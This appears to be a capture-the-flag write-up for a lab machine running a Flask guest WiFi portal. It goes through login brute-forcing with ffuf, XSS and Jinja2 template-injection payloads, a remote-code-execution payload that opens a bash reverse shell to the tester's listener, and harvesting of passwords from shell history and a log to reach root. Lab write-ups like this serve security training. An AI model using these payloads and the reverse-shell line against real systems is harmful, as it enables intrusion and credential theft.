
HackSmarter
Casino
- Nmap
- Gobuster
- crunch
- ffuf
- netcat (rlwrap)
- Python pty
- ssh / ssh-keygen
Target Information
| Property | Value |
|---|---|
| Target | 10.1.129.235 |
| Hostname | e4e840513dab |
| Platform | Linux |
Enumeration
Started with a full service scan to map the attack surface.
nmap -Pn -P -A 10.1.129.235

Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-12 10:13 UTC
Nmap scan report for 10.1.129.235
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:c4:45:2e:bf:4b:df:0d:38:d7:c8:c4:9f:08:f8:b3 (ECDSA)
|_  256 9d:ef:a5:df:1e:40:f4:c4:74:7c:3a:01:77:c2:43:5c (ED25519)
80/tcp   open  http    Werkzeug httpd 3.1.8 (Python 3.10.18)
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
| http-title: Hack Smarter World - Guest WiFi & Portal
|_Requested resource was /login
2222/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4 (RSA)
|   256 ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd (ECDSA)
|_  256 50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37 (ED25519)
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two SSH daemons (22, 2222) and a Werkzeug/Flask app on 80 titled “Hack Smarter World - Guest WiFi & Portal” that redirected to /login. The web app was the only unauthenticated attack surface, so I focused there.
Enumerated web content against the app.
gobuster dir -u "http://10.1.129.235" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x aspx,txt,bak,zip,sh

/login                (Status: 200) [Size: 4778]
/profile              (Status: 302) [Size: 199] [--> /login]
/logout               (Status: 302) [Size: 199] [--> /login]
/dashboard            (Status: 302) [Size: 199] [--> /login]
Progress: 48245 / 1323354 (3.65%)^C/profile, /dashboard, and /logout all redirected to /login, so they were gated behind an authenticated session. The login form took a room number and a guest last name — a small, brute-forceable keyspace.

Generated the full 3-digit room-number keyspace.
crunch 3 3 0123456789 -o rooms.txt

Crunch will now generate the following number of lines: 1000
crunch: 100% completed generating output
Cluster-bombed room numbers against a US surname list. A failed login re-renders the form (-fw 1418 filters those out); a successful login issues a 302 redirect to the dashboard.
ffuf -w rooms.txt:ROOM -w ~/kali4niaL0ve-back/usr/share/wordlists/Seclists/Usernames/Names/familynames-usa-top1000.txt:NAME \
  -u http://10.1.129.235/login \
  -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'room_number=ROOM&last_name=NAME' \
  -mode clusterbomb \
  -fw 1418

[Status: 302, Size: 207] * NAME: SMITH    * ROOM: 105
[Status: 302, Size: 207] * NAME: JOHNSON  * ROOM: 107
[Status: 302, Size: 207] * NAME: WILLIAMS * ROOM: 108
[Status: 302, Size: 207] * NAME: JONES    * ROOM: 122
[Status: 302, Size: 207] * NAME: BROWN    * ROOM: 112
[Status: 302, Size: 207] * NAME: DAVIS    * ROOM: 142
[Status: 302, Size: 207] * NAME: MILLER   * ROOM: 138
[Status: 302, Size: 207] * NAME: WILSON   * ROOM: 173
[Status: 302, Size: 207] * NAME: MOORE    * ROOM: 190
[Status: 302, Size: 207] * NAME: TAYLOR   * ROOM: 189
[Status: 302, Size: 207] * NAME: ANDERSON * ROOM: 175
[Status: 302, Size: 207] * NAME: THOMAS   * ROOM: 178
[Status: 302, Size: 207] * NAME: JACKSON  * ROOM: 193
[Status: 302, Size: 207] * NAME: WHITE    * ROOM: 201
[Status: 302, Size: 207] * NAME: HARRIS   * ROOM: 210
[Status: 302, Size: 207] * NAME: MARTIN   * ROOM: 194
[Status: 200, Size: 5223] * NAME: THOMPSON * ROOM: 098
[Status: 200, Size: 5223] * NAME: THOMPSON * ROOM: 101
[WARN] Caught keyboard interrupt (Ctrl-C)
The 302 hits were valid guest reservations. I picked Room 105 / SMITH to authenticate.
Initial Access
Logged in as the guest for Room 105 and landed on the dashboard as “James Smith”.

The dashboard linked to a Profile page exposing a “Preferred Display Name / Nickname” field. That value is echoed straight back into the page greeting (“Welcome Back, …”), which is exactly the kind of reflected sink worth probing.

Started with a raw HTML/JS injection to test how the value was handled.
Payload (Preferred Display Name):
"><img src=x onerror=alert(1)>
The payload broke out of the input and executed — a JavaScript alert fired, confirming the field was reflected without output encoding.

Reflected client-side execution was interesting, but the app is Flask/Jinja2 and the greeting is rendered server-side. I tested for template injection rather than stopping at XSS.
Payload (Preferred Display Name):
{{7*7}}

Rendered response:
Welcome Back, 49!
The expression was evaluated server-side — {{7*7}} became 49. This was Jinja2 Server-Side Template Injection, not just XSS.

Escalated from arithmetic to object access to gauge how much of the Python runtime was reachable. {{config}} dumped the entire Flask config object, including the runtime SECRET_KEY.
Payload (Preferred Display Name):
{{config}}

Rendered response (excerpt):
Welcome Back, <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None,
'SECRET_KEY': '17bac2fcba18b7af47e8df2edfcedfef72c08f15433e2d8e',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), ...}>!
Full object traversal was available, so I walked from config up to os via the class MRO to reach command execution.
Payload (Preferred Display Name):
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}

Rendered response:
Welcome Back, uid=33(www-data) gid=33(www-data) groups=33(www-data)!
Command execution as www-data was confirmed.

Swapped id for a bash reverse shell back to my listener.
Payload (Preferred Display Name):
{{config.__class__.__init__.__globals__['os'].popen("bash -c 'bash -i >& /dev/tcp/10.200.80.231/4444 0>&1'").read()}}
The listener caught the shell.
rlwrap nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.200.80.231] from (UNKNOWN) [10.1.129.235] 52350
bash: cannot set terminal process group (66): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
www-data@e4e840513dab:/app/app$
Stabilised the TTY.
python3 -c 'import pty;pty.spawn("/bin/bash")'Post-Foothold Enumeration
Landed in the Flask application directory and reviewed the source to confirm the SSTI sink.
www-data@e4e840513dab:/app/app$ ls -la
total 80
drwxrwxrwx 1 www-data www-data  4096 Aug 13 11:19 .
drwxrwxrwx 1 www-data www-data  4096 Aug 11 04:46 ..
drwxrwxr-x 1 www-data www-data  4096 Aug 13 10:39 __pycache__
-rw-rw-r-- 1 www-data www-data  4639 Aug 11 04:14 app.py
-rw-rw-r-- 1 www-data www-data  4300 Aug  9 22:30 database.py
-rw-rw-rw- 1 www-data www-data 24576 Aug  9 22:30 resort.db
drwxrwxr-x 1 www-data www-data  4096 Aug 11 03:28 static
drwxrwxr-x 1 www-data www-data  4096 Aug 11 03:28 templates
The /profile handler builds a template string with the user-controlled display_name interpolated directly into it, then passes it to render_template_string — the exact SSTI sink exploited above.
display_name = session.get("display_name", session["guest"]["first_name"])

dynamic_template = f"""
{{% extends "base.html" %}}
{{% block content %}}
...
<h5 class="alert-heading fw-bold">...Welcome Back, {display_name}!</h5>
...
<input type="text" ... name="display_name" value="{display_name}" required>
...
{{% endblock %}}
"""
return render_template_string(dynamic_template)
Enumerated home directories.
www-data@e4e840513dab:/app/app$ ls -alR /home
/home:
drwxr-xr-x 2 david  david  4096 Aug 13 10:39 david
drwxr-xr-x 3 george george 4096 Aug 13 10:39 george

/home/david:
-rw-r--r-- 1 david david  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 david david 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 david david  807 Mar 27  2022 .profile

/home/george:
-rw-r--r-- 1 george george  786 Aug 13 10:39 .bash_history
-rw-r--r-- 1 george george  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 george george 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 george george  807 Mar 27  2022 .profile
drwxr-xr-x 2 george george 4096 Aug 13 10:39 .ssh
-rw-r--r-- 1 george george   39 Aug 13 10:39 user.txt

/home/george/.ssh:
-rw-r--r-- 1 george george  399 Aug 13 10:39 authorized_keys
-rw-r--r-- 1 george george 1823 Aug 13 10:39 id_rsa
-rw-r--r-- 1 george george  399 Aug 13 10:39 id_rsa.pub
Every file in george’s home was world-readable, including the user flag and the private SSH key.
www-data@e4e840513dab:/app/app$ cat /home/george/user.txt
HSM{g30rg3_n33ds_b3tt3r_ssh_k3y_p3rms}
www-data@e4e840513dab:/app/app$ cat /home/george/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
[KEY CONTENT OMITTED FOR BREVITY — FULL KEY PRESERVED IN ORIGINAL INVESTIGATION]
-----END OPENSSH PRIVATE KEY-----Credential Discovery
Saved george’s private key locally and tried to reuse it against both SSH services.
chmod 600 george-ssh-key
ssh george@10.1.129.235 -i george-ssh-key

george@10.1.129.235: Permission denied (publickey).
The key was rejected. Checked what public key it actually corresponded to.
ssh-keygen -y -f george-ssh-key
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQtOi5WUqdPJNI6T812BSekYKU4OktlPm0vV8eail0a+dk07D9mPwnuVyMQgvb4EAgvkP4AOhME+Lpgi6V4mio9EHhEJcg3AYBstOK9Un/k0/KC9Hx7nfLNyKyT+jM77ExsLzyQRy+guoxKOzNfbnJ7nVwHmy36QpXN9i9VSP8jupwag++7rafANtlJgqcFPiDHIYWplzEKanwK45gIk98uUmQ66Wv/WkwuvHh2RTCr5XgtKOksWlp0yqzGkhEKqvJDABXd5Dz6w9DBkuf3tlDthlTGRuKczfbw3XLLWUMnpfDqJ9gHG7u255kceH6ov6gP5a/a1nM+yI8Yz57kP6x root@e4e840513dab
The key carried a root@e4e840513dab comment, so I tried it as root too — also rejected.
ssh root@10.1.129.235 -i george-ssh-key
root@10.1.129.235: Permission denied (publickey).
The SSH key was a dead end (the user flag’s own text hints at george’s broken key permissions). I went back to the www-data shell and read george’s shell history instead.
www-data@e4e840513dab:/app/app$ cat /home/george/.bash_history
cd /var/www/app
ls -la
...
w
whoami
df -h
free -m
su david
DavidPass2026!#
exit
history -c
mysql -u david -p'DavidPass2026!#' -h 127.0.0.1 resort_db
cd /opt/
...
The history leaked david’s password inline (used for both su david and a MySQL login).
david:DavidPass2026!#Lateral Movement
Switched to david with the recovered password.
www-data@e4e840513dab:/app/app$ su david
Password: DavidPass2026!#

david@e4e840513dab:/app/app$ whoami && id
david
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
david was a member of the adm group — a group with read access to system logs.
Privilege Escalation
Checked for SUID binaries and the MySQL client referenced in george’s history; nothing exploitable and mysql wasn’t installed.
david@e4e840513dab:~$ find / -user root -perm /4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/bin/su
/bin/mount
/bin/umount

david@e4e840513dab:~$ mysql -u david -p'DavidPass2026!#' -h 127.0.0.1 resort_db
bash: mysql: command not found
Pivoted to the adm group membership and enumerated files it could read.
david@e4e840513dab:~$ groups
david adm

david@e4e840513dab:~$ find / -group adm -type f -readable 2>/dev/null
/var/log/apt/term.log
/var/log/provisioning.log
provisioning.log was readable via adm and had logged a root credential in plaintext during automated setup.
david@e4e840513dab:~$ cat /var/log/provisioning.log
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: R3s0rt_Sup3r_S3cr3t_R00t_2026!
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.root:R3s0rt_Sup3r_S3cr3t_R00t_2026!david had no sudo rights, so I used the leaked credential directly with su.
david@e4e840513dab:~$ sudo -l
[sudo] password for david: DavidPass2026!#
Sorry, user david may not run sudo on e4e840513dab.

david@e4e840513dab:~$ su
Password: R3s0rt_Sup3r_S3cr3t_R00t_2026!

root@e4e840513dab:/home/david# cat /root/root.txt
HSM{r3s0rt_w1f1_c0mpete_syst3m_pwn3d!}
Root achieved.
Attack Path Summary
Guest WiFi portal (Flask) on port 80
↓
ffuf brute force of room_number + last_name → valid guest login (Room 105 / SMITH)
↓
Jinja2 SSTI in /profile "display_name" → {{7*7}}=49 → {{config}} → RCE as www-data
↓
Reverse shell as www-data
↓
World-readable /home/george → user.txt + private SSH key (dead end)
↓
